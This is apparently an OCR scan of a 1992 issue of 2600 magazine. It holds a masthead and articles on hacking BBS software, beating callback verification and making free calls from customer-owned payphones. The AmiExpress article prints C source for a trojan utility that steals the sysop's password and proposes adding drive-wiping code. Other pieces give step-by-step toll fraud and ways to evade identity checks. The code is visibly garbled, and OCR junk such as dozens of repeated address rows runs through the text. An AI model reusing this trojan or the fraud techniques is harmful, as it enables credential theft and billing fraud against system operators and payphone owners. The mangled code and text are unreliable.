

inner workings

Hacking AmiExpress	4
Defeating Callback Verification	9
Shopper's Guide to COCOTs	13
Sneakers Review	17
A Simple C Virus	19
Crackdown Review	21
Letters	24
Hacking on the Front Line	31
Using the Dial Telephone	36
2600 Marketplace	41
Getting Started	42
Toll Fraud	43

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested


SECOND CLASS POSTAGE
Permit Paid at
East Setauket, N.Y.
11733
ISSN 0749-3881

2600

The Hacker Quarterly

VOLUME NINE, NUMBER THREE

AUTUMN 1992



STAFF

Editor-In-Chief

Emmanuel Goldstein

Office Manager


Tampul

Artwork

Holly Kaufman Spruch

"The back door program included a feature that was designed to modify a computer in which the program was inserted so that the computer would be destroyed if someone accessed it using a certain password." - United States Department of Justice, July 1992

Writers: Bilist, Eric Corley, Count Zero, The Devil's Advocate, John Drake, Paul Estey, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the transparent adventurers.
Technical Expertise: Pop Gonggrip, Piber Optik, Geo. C. Tliyou.
Shout Outs: 8089, NSA, Mac, Franklin, Jutta, Eva, the Bekcore Support Group.



EAST GERMAN PHONES. The translation is "Doesn't Work, Doesn't Exist." Taken from a postcard.

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. ANTARCTICA MUST HAVE PAYPHONES!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1992 2600 Enterprises, Inc.
 Yearly subscription: U.S. and Canada --\$21 individual, \$50 corporate (U.S. funds).
 Overseas -- \$30 individual, \$65 corporate.
 Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991 at \$25 per year, \$30 per year overseas. Individual issues available from 1988 on at \$6.25 each, \$7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
 2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
 2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

2600 Office Line: 516-751-2600, 2600 FAX Line: 516-751-2608

NO.	NAME	ADDRESS	CITY	STATE	ZIP	DATE
1	2600 MAGAZINE	CONSUMER				9/30/92
2	Box 752	MIDDLE ISLAND, NY 11953				9/30/92
3	7 STRONG'S LANE	SETAUKET, NY 11733				9/30/92
4	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
5	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
6	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
7	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
8	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
9	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
10	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
11	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
12	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
13	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
14	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
15	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
16	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
17	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
18	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
19	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
20	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
21	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
22	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
23	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
24	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
25	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
26	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
27	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
28	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
29	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
30	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
31	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
32	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
33	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
34	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
35	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
36	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
37	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
38	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
39	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
40	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
41	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
42	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
43	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
44	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
45	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
46	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
47	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
48	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
49	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92
50	EMMANUEL GOLDSTEIN	Box 77	MIDDLE ISLAND	NY	11953	9/30/92

Hacking AmiExpress

by Swinging Man

The recent article on security holes in WWIV BBS's got me to thinking. Where WWIV is the board of choice among clone sysops, AmiExpress is the dominant software in the Amiga community, the prize community anyway.

AmiExpress is a relatively simple piece of software, and that's good because it keeps things quick and easy. No means are provided for the sysop to keep track of top uploaders or even last callers. What is provided is a batch file that is executed each time a user logs off. In the batch file, one runs utilities to compile data into text files that are stored as bulletins. That way the next user sees a bulletin containing the last few users that called, etc. It's a hassle, but it works.

When I ran my own board, I wrote my own utilities to fill in these functions. Then I put them in an archive and sent them out into the ether. It's good advertising. Most sysops don't write their own (*computer!*); they have enough trouble getting utilities written by other people to run. This means it's really easy to take advantage of them.

Most utilities search through four files: BBS:USER.DATA, which holds all the records of users; BBS:NODEX/CallerLog (where x is the node number and is usually 0), which records all the important stuff a user does when he's online; BBS:UDL.org, which is like CallerLog, but only records transfers; and BBS:conference.DIR, which are the vanilla ASCII files containing the names and descriptions of all the "warez."

USER.DATA is the most interesting. If one were to write a top uploader utility, as I have done in the past, one would need to open this file to sort all the users by bytes uploaded. While you've got the file open, why not save the sysop's password for later? That's what I've done in the example program called "Steal.C." It prints the best uploader with a seemingly random

border around his name. Here's what the output looks like:

```
UwFqNYXoVAKBfgsnxRvIMPrmedwI
##
#BBS:PRSTO
##
LipFqAYXoSAKBsqwXKvobPrvedWd
```

It looks broken, but the difference between the top line and the bottom spells out "password." Easy to see if you're looking for it, but if you're not paying attention it just looks like garbage. Of course, you could think up a better method of encrypting the password than just replacing every fourth letter.

This one is neat because you can just log on and see the sysop's password, but it's not the only way to do it. You could do anything to any user; however, the more specific the program becomes, the less useful it will become. It's not easy to get a sysop to change top uploader utilities. It would have to be better than the one he has, or maybe a fair upgrade.

I can think of endless fun to have with these utilities. How about a bit of conditional code that formats all drives when a certain user logs on, such as "Kill Board." Or maybe you just want to copy USER.DATA to a download path, renamed as "password.txt."

So what can you do if you're an AmiExpress sysop? Don't use utilities written by anyone other than yourself. There isn't any other way. You can monitor the files opened when a utility is run, but an event-driven action won't be detected. Or you could look at the whole file and look for any text. The text strings passed to DOS are usually intact. Of course a cranking program like BSMORDER will get rid of this. And an INET.ORDID file can be encrypted with a password, so good luck finding something that way. Then again, you could always just forget it. It's only a BBS... you've got nothing to hide, right?

Thus jokes isn't just about AmiExpress. How many BBS's have doors, or online games? How hard would it be to write a game like TradeWars that has an extra option that does any of the nasty things you've always wanted to do?

```
.....
/* SysOp Password Stealer v1.0 by Swinging Man
** Prints top uploader....but also reveals SysOp's password
**
** in the boarder
.....
#include <stdio.h>
#include <ctype.h>
#include <time.h>
```

```
struct userdata { /* 232 bytes */
```

```
/* Since I hacked this out, there are still many */
/* unknown areas of the record */
```

```
char name[31]; /*user's name*/
char pass[9]; /*user's password*/
char from[30]; /*user's FROM field*/
char to[13]; /*phone number field*/
unsigned short number; /*user number*/
unsigned short level; /*level*/
unsigned short type; /*type of ratio*/
unsigned short ratio; /*ratio of DLs to one UL*/
unsigned short computer; /*computer type*/
unsigned short posts; /*number of posts*/
char unknown0[40]; /*conference access*/
char base[10];
unsigned int unknown_num0;
unsigned int unknown_num1;
unsigned int unknown_num2;
unsigned int used; /*seconds used today*/
unsigned int time1; /*time per day*/
unsigned int time2; /*clone of above*/
unsigned int bytesdn; /*bytes downloaded*/
unsigned int bytesup; /*bytes uploaded*/
unsigned int bytlimit; /*bytes avail per day*/
unsigned int unknown_num3;
```

```
}
FILE *fp;
struct list {
char name[40];
unsigned int bytes_uploaded;
struct list *next;
};
char md[4];
char c;
c = (char)rand();
while(((isalpha(c)) || (c<20)) || c = (char)rand());
return(c);
}
main() {
```

```

int x,y;
struct userdata user;
struct list head;
struct list *temp, *temp2;

char password[9];
char border[31];
char middle[31] = "##";
head.next = NULL;

if(!fp = fopen("bbsuserdata", "r") || !fp) {
    printf("Can't Open User File\n");
    return 1;
}

/* get all users and put in list */
while(fread(&void *, &user, sizeof(struct userdata), 1, fp) == 1) {
    if(user.number == 1) strcpy(password, user.pass);
    if(user.level < 200) &&user.level = 0;
    &&user.bytesdn > 0) {
        temp = (struct list *) malloc(sizeof(struct list));
        if(!temp) {
            printf("Out of Memory\n");
            exit(1);
        }
        strcpy(temp->name, user.name);
        temp->bytes_uploaded = user.bytesup;
        temp2 = &head;
        while(temp2->next != NULL)
            &&(temp2->next->bytes_uploaded)
                > (temp->bytes_uploaded)) {
                temp2 = temp2->next;
            }
        temp2->next = temp;
    }
}

fclose(fp);
temp = head.next;
strand((unsigned int)time(NULL));
y = 0;
for(x=0;x<30;x++) border[x] = rand();
border[30] = '\0';
printf("%s\n", border);
strcpy(&middle, border);
printf("%s\n", middle);
for(x=1;x<30;x++) border[x] = password[y++];
printf("%s\n", border);
}

```

THE ALLIANCE AGAINST FRAUD IN TELEMARKETING NATIONAL CONSUMERS LEAGUE

THE TOP TEN SCAMS OF 1991

1. POSTCARD GUARANTEED PRIZE OFFERS
You Are A DEFINITE Winner
2. ADVANCE FEE LOANS
A Small Fee For Processing The Application
3. FRAUDULENT 900 NUMBER PROMOTIONS
Don't 999 To Claim Your Gift
4. PRECIOUS METAL INVESTMENT SCHEMES
Gold Bullion: A 200% Profit Guaranteed Within Six Months
5. TOLL CALL FRAUD
For Ten Bucks, Call Anywhere In The World
6. HEADLINE GRABBERS
Thousands of Jobs Available: Help Rebuild Kuwait
7. DIRECT DEBIT FROM CHECKING ACCOUNTS
Give Us Your Checking Account Number: We'll Handle The Rest
8. PHONY YELLOW PAGES INVOICES
Send Us Your Check Today To Make Sure Your Firm Is Listed
9. PHONY CREDIT CARD PROMOTIONS
Bad Credit? No Credit? No Problem
10. COLLECTORS ITEMS
Fashioned Giall At A Fraction Of The Dealer Price

The Alliance Against Fraud In Telemarketing
c/o The National Consumer League
815 Fifteenth Street N.W., Suite 520-N
Washington, DC 20005
202-637-8340



May 1992

Minor Threat
[Redacted]

AT&T has reason to believe that the telephone listed to you has been used in violation of Federal Communications Commission - AT&T Tariff C.C. No. 2 Sections 2.2.1 and 2.2.4 G. These tariff sections prohibit using WATS to harass another, using WATS to talk free with the use of the service by others and using WATS with the intent of gaining access to a WATS Customer's out-of-band calling capabilities on an unauthorized basis.

As a result, AT&T has temporarily restricted your telephone service's ability to place AT&T 800 Service calls in accordance with section 2.8.2 of the above tariff. If the phone calling resumes after AT&T lifts the temporary restrictions, the restriction will be retroposed until AT&T is satisfied that you have undertaken steps to secure your number against future tariff violations.

You should also note that unauthorized possession or use of access codes can constitute a violation of United States Criminal Code - Title 18, Section 1229, which carries a penalty of up to a \$10,000 fine and up to 10 years imprisonment for first time offenders. Any future activity from telephone listed to you may be referred to federal law enforcement officials.

If you wish to discuss discussions, you may do so in writing to AT&T Corporate Security, AT&T, Warren, N.J. 07055-7031.

b-4?

According to Minor Threat, this letter was received about a week after he had scanned about 50 800 numbers in the 222 prefix sequentially by hand.

Defeating Callback Verification

by Dr. Delam

So you feel you've finally met your match. While applying at this board that you've applied at before, you use a fake name, address, and phone number. Then comes the part you hate most: the callback verification. "How in hell am I going to get access without giving out my real number? I guess I'll just have to 'engineer' the sysop." Only this particular sysop is too good. He tries a voice verification, and finds either a bad number or someone who doesn't even know what a BBS is. Now you have to reapply again! If you worked for the phone company or knew how to hack it, maybe you could set yourself up with a temporary number, but unfortunately you don't. So you think hard and come up with an idea: "All I need is a local direct dial VMB. Then I can just have the sysop call that and make him think it's my home VMB system... that is, if I can find one to hack."

Naw, still too hard. There must be an easier way. Loop? No, who wants to wait forever on a loop. Every so often talking with Fred the pissed-off lineman. What else, what else? You can remember the things you used to do as a kid before you even knew what phreaking or hacking was. How about the time you called your friend Chris and at some point in the conversation, when things got boring, Chris said "I'm gonna call Mike now. Bye!" But you didn't want to hang up. You heard click, click... but no dialtone. You say "Hello?" and suddenly you hear Chris shout "Hang up the phone!" Haha! You had discovered a new trick! If you originated the call, you had ultimate control! "That means if I call a BBS and it hangs up first, I actually am still connected to the line for a brief period (usually a maximum of 15 seconds); and if the BBS picks up again to dial me for callback verification, it will get me for sure, regardless of the number it has!"

This leaves just two problems to solve.

The first problem occurs when your modem senses a drop in DTR or loss in carrier from the BBS's modem. It will go on-hook. This means you will have to catch the phone before your modem hangs up. Your modem may have a setting that will ignore these changes. If not, you can build a busy switch. This may be done by placing a 1K ohm resistor and an SPST switch between the ring and tip (red and green) wires of your phone line. Completing this circuit at any time while online has the effect of a permanent off hook condition. The resistance provided is equivalent to the resistance present when your phone is off

hook, thus creating a condition the C.O. recognizes as off hook. With good soldering and a good switch, no interference will be present after the switch is thrown while connected.

Note: Sysops may find the busy switch useful as a confirmation that the phone line is "bused out" when the BBS is taken down. Sometimes during down times a reboot or power down is necessary, which will cancel any busying effects the modem had set previously, making a busy switch in this case ideal. The second problem occurs when the BBS's modem expects a dialtone after going from on hook to off hook. A dialtone will have to be provided for the BBS's modem before it will try dialing whatever phone number you provided. This requires what I call a "CAVERN box" (CALLBACK VERIFICATION). Like many other boxes, it is a simple generation of tones. For a cheap and inexpensive method, use a tape recorder to record and play back the dialtone. Computer sound generation hasn't been tested, but most PC speakers generate a square wave, while dialtones are sinusoidal. The best chance for accurate, artificial sound generation is with a synthesizer. The two frequencies of a dialtone are 300hz and 420hz. Many musicians recognize 440.00hz as the note A4, and the frequency from which scales are built. Just below A4 on an equal

tempered chromatic scale is G#4 at 415.30hz. Tuning a synthesizer just shy of a positive quarter tone from the normal scale will yield a G#4 at 420hz and bring the D4 of 293.66hz within an acceptable range of 300hz.

Needless to say, once you have prevented your modem from hanging up and have generated a dialtone which has effectively caused the BBS's modem to dial the phone number, you should issue an answer tone by typing the Hayes "ATA" command. You will then be connected with the BBS's modem and will have protected your identification.

Thanks to Green Hell for some help in generating concepts presented.

WRITE FOR 2600!

SEND YOUR ARTICLES TO:

2600 ARTICLE SUBMISSIONS

PO BOX 99

MIDDLE ISLAND, NY 11953

INTERNET: 2600@well.sf.ca.us

FAX: (516) 751-2608

Remember, all writers get free subscriptions as well as free accounts on our voice mail system. To contact a 2600 writer, call 0700-751-2600. If you're not using AT&T, preface that with 10288. Use touch tones to track down the writer you're looking for. Overseas callers can call our office (516) 751-2600 and we'll forward the message.

ADJUSTMENT LETTER CALLING CARD PAYOD CLAIMS

Date _____
Customer Name _____
Street Address _____
City, State _____
Zip _____
Ref. (Account Number) _____

Dear _____,

Your AT&T Calling Card is a valuable service to help meet all your long distance needs. AT&T is concerned with quickly resolving any unauthorized charges associated with your AT&T Calling Card. In response to your request, we have removed the disputed charges from your account. This credit is now pending an investigation of your claim by AT&T.

To facilitate the investigation of your claim, please complete the bottom portion of this letter. Read the information, describe the facts surrounding your claim, include any relevant documentation that you may have, sign and return it to us in the enclosed postage-paid envelope.

(Please complete this portion and return to AT&T security.)

AT&T Corporate Security
P.O. Box 1927
Roswell, Georgia 30077-1927

On my _____/_____/_____ 2115th statement(s), long distance charges for calls in the amount of \$_____ were billed to my telephone number _____. These calls were not made or authorized by me. I have received an adjustment for these calls and understand that this adjustment is now pending an investigation of my claim by AT&T security.

(Please describe the facts which led you to believe these calls are unauthorized. You may attach additional sheets if needed.)

I will cooperate with AT&T security in investigating my claim.

Signed _____ Date _____
print Name _____
Social Security Number _____
Account Number _____

If you have any questions, please call AT&T security at
800 246-4077 or 300 266-4074.

Sincerely,

Account Representative

WHAT A GREAT SCAM TO GET SOCIAL SECURITY NUMBERS!

PHONE MANAGEMENT ENTERPRISES
396 WASHINGTON AVENUE
CARLSTADT, NEW JERSEY 07072
(201) 507-1951
FAX (201) 507-1095

THIS LETTER IS REGARDING YOUR RECENT REQUEST FOR A REFUND ON THE PAY TELEPHONE YOU USED. WE APOLOGIZE FOR ANY INCONVENIENCE THIS MAY HAVE CAUSED YOU AND WE ASSURE YOU, THE PROBLEM HAS BEEN CORRECTED.

WE ARE ENCLOSING, IN LIEU OF A CASH REFUND, UNITED STATES POSTAL STAMPS TO COVER YOUR LOSS, THIS BEING A SAFER WAY FOR YOU TO BE ASSURED OF YOUR REFUND.

SHOULD YOU HAVE ANY QUESTIONS, PLEASE CALL US AT (201) 507-1951.

SINCERELY,

PHONE MANAGEMENT ENTERPRISES, INC.

EOB 518

JD :UIJED JYLS 192

This is what happens when you request a refund from this company. In this case, correspondent Winston Smith received two 25 cent stamps which means he now has to get two four-cent stamps if he wants to mail anything. Note also that this letter is actually a xerox of a fax that originated with Tri State Radio Co. The wondrous mysteries of a COCOT....

SHOPPER'S GUIDE TO COCOTS

by Count Zero

Restricted Data Transmission

"Truth is Cheap, but Information

Cheats!"

So you're walking down the street and you see a payphone. Gotta make an important call, so you dig into your pocket to get a dime. Picking up the handset, you suddenly notice that the payphone wants a quarter for a local call! What the hell, and where did this synthesized voice come from?

Let's make this article short and to the point. COCOT is an acronym for Customer Owned Coin Operated Telephone. In other words, a COCOT is a phone owned or rented by a paying customer (most likely, a hotel or donut shop). A COCOT is not a normal payphone. The telco doesn't own it, and the actual phone line is usually a normal customer loop (unlike payphones, where the phone line is a "special" payphone loop, allowing the use of "coin tones" to indicate money dropped in). So! A COCOT may look and smell like a telco payphone, but it is not.

Why do COCOTS exist? Simple. Money! A customer owned payphone is money in the bank! You pay more for local calls and long distance is typically handled by sleazy carriers that offer bad/expensive service. The owner/renter of the COCOT opens the coinbox and keeps the money him/herself! Also, a particularly sleazy quality of a COCOT is the fact that it does not receive incoming calls. This, of course, is because of money. If people are calling in to a COCOT, the COCOT is not making money and businesses always want to make as much money as possible even if it hurts the consumer. Think about it, it really sucks to call someone at home from a COCOT and then not be able to have him/her call you back to save

money. "Guess I'll have to keep feeding the COCOT quarters!"

Where is a good place to look for COCOTS? Outside Dunkin Donut shops, restaurants, clubs, bars, and outside/in-side hotels and "convenient" locations.

How do I figure out if I have found a COCOT? Simple. A COCOT will have no telco logos on it. It may look just like a telco phone chrome with blue stickers and all that. Also, a COCOT typically charges more for a local call than a regular telco payphone. (In Massachusetts, local calls are a dime. In places like New York City, they are 25 cents.) A COCOT will most often have a synthesized voice that asks you to "please deposit 25 cents" or whatever. Also, some fancy COCOTS will not look like payphones at all. Some in hotels have weird LCD displays and look totally different but they always charge you more than a normal payphone.

I found this weird payphone in Boston that wants a quarter, and this synthesized voice is harassing me. When does the phun begin? Soon. First of all, you must understand that the COCOT is a mimic. Essentially, it wants you to think that it is just a plain ol' payphone. Pick up the handset. Hear that dialtone? Hah! That dialtone is fake, synthesized by the innards of the COCOT. You are at the mercy of the COCOT. Remember, a COCOT runs off of a normal customer loop so, unlike a telco payphone where you must deposit money to generate coin tones that are read by the central office, the security of a COCOT depends solely on the COCOT phone itself. It's as if you took your own phone and put a sign on it saying "Please put 10 cents in this jar for every call you make." COCOTS are not naive. They won't let you near the

unrestricted dialtone until you fork over the cash-ola. Or so they think!

See, the Achilles heel of the COCOT is the fact that all payphones must let you make 1-800 calls for free! It's not just a fact, it's the law. Now pick up the handset again and place a 1-800 call. Any 1-800 number will do. When they answer at the other end, just sit there. Do nothing. Ignore them. Wait for them to hang up the phone. Here's an example.

Dial 1-800-LOAN-YES.

[Ring, Ring] ... [click] "Hello, you wanna buy some money? Hello? HELLO?!" [CLICK]

(You will now hear some static and probably a strange "waffling" noise, like ohh, dhh, dhh, ohh, ohh) [CLICK] DALTONE!

Now what have we got here? A dialtone? Yes, you guessed it, the dialtone you now hear is the unrestricted dialtone of the COCOT's customer loop.

So what? So I got an "unrestricted dialtone". Big deal? Meathread! With an unrestricted dialtone, all you need to do is place a call via DTMF tones (the tones a touch-tone keypad generates). Now, try dialing a number with the COCOT's keypad. Whoa! Waitasec, no sound! This is a typical lame attempt at protection by the COCOT. Just whip out your Radio Shack pocket tone dialer and try calling a number, any number. Place it just as if you were calling from a home phone. Call a 1-900 sex line. Call Guam. You are free and the COCOT's customer loop is being billed!

Note: some COCOTS are more sophisticated at protecting themselves. Some will *reset* when they hear the dialtone. To get around this, make a loud hissing sound with your mouth into the mouthpiece after the 1-800 number hangs up. Get your tone dialer ready near the mouthpiece. When you hear the dialtone, quickly dial the first digit of the

number you want to call. If you hiss loudly enough, you may be able to mask the sound of the dialtone and prevent the COCOT from resetting. Once you dial the first digit of the number you are calling, the dialtone will disappear (naturally). You can stop hissing like an idiot now. Finish dialing your free phone call. Also, some COCOTS actually disable the handset after a call hangs up (in other words, you can't send DTMF tones through the mouthpiece). Oh well, better luck next time.

However most of the COCOTS I have run across *only* disable the DTMF keypad. So all you need is a pocket dialer to circumvent this!

Other things to know: Sure, you can't call a COCOT, but it does have a number. To find out the COCOT's number, call one of the automated ANI services that tell you the number you're dialing from (the numbers keep changing but they are frequently printed in 2609). Now try calling the COCOT from another phone. You will hear one of two things: 1) synthesized voice: "Thank you" [DTMF tones] [CLICK] [hang up]; 2) weird carrier.

A COCOT's number is *only* used by the company that built or sold the COCOT. By calling up a COCOT, a tech can monitor its functioning, etc. In case number 1, you must enter a 3 or 4 digit password and then you'll get into a voice menu driven program that'll let you do "maintenance" stuff with the COCOT. In case number 2, you are hooked to the COCOT's 300 bps modem (Yes, a modem in a payphone). Likewise, if you can figure out the communications settings, you'll be into the COCOT's maintenance routines.

Personally, I haven't had much luck (or patience) with calling up and hacking COCOT maintenance functions. I just like making free phone calls from them! COCOT Etiquette: Now, remember, you are making free phone calls but

someone has to pay for them and that is the owner. The COCOT's customer loop is billed the cost of the calls, and if the owner sees a big difference in the profits made on the COCOT (profit equals coins from the COCOT minus the bill from the telco for customer loop), they'll know something is up. So the rule is don't abuse them! Don't call a 1-900 number and stay on the line for 12 hours! If a COCOT is abused severely, an owner will eventually lose money on the damn thing! And that means bye bye COCOT. Also, remember that a record of all long

smaller the owner's profit margin gets, the more likely suspicions will be aroused. "nut salad! I have found COCOTS *everywhere*. COCOT technology is relatively new, though. I know many towns that have none. Check out big cities.

As for a tone dialer, don't leave home without one! A true phreak always has a DTMF tone dialer at hand along with a red box! My personal favorite is the COMBO-BOX (red box plus DTMF). Take a Radio Shack 33-memory Pocket Dialer. Open up the back. Remove the



distance calls is made to the COCOT's customer loop and COCOT companies will sometimes investigate "billing discrepancies" so don't call anyone you personally know unless you are sure they are "cool".

[RING RING] "Hello?" "Hello, this is Cointel, Inc. We'd like to ask you a few questions about a call you received from Boston on 2/12/91. Could you tell us the name and address of the person who placed the call?"

Cool dude: "What? I don't remember. Go to hell!! SLAMM!" Meathread: "Uh, sure, his name is John Smith. You want his address too?" Get the picture? Good....

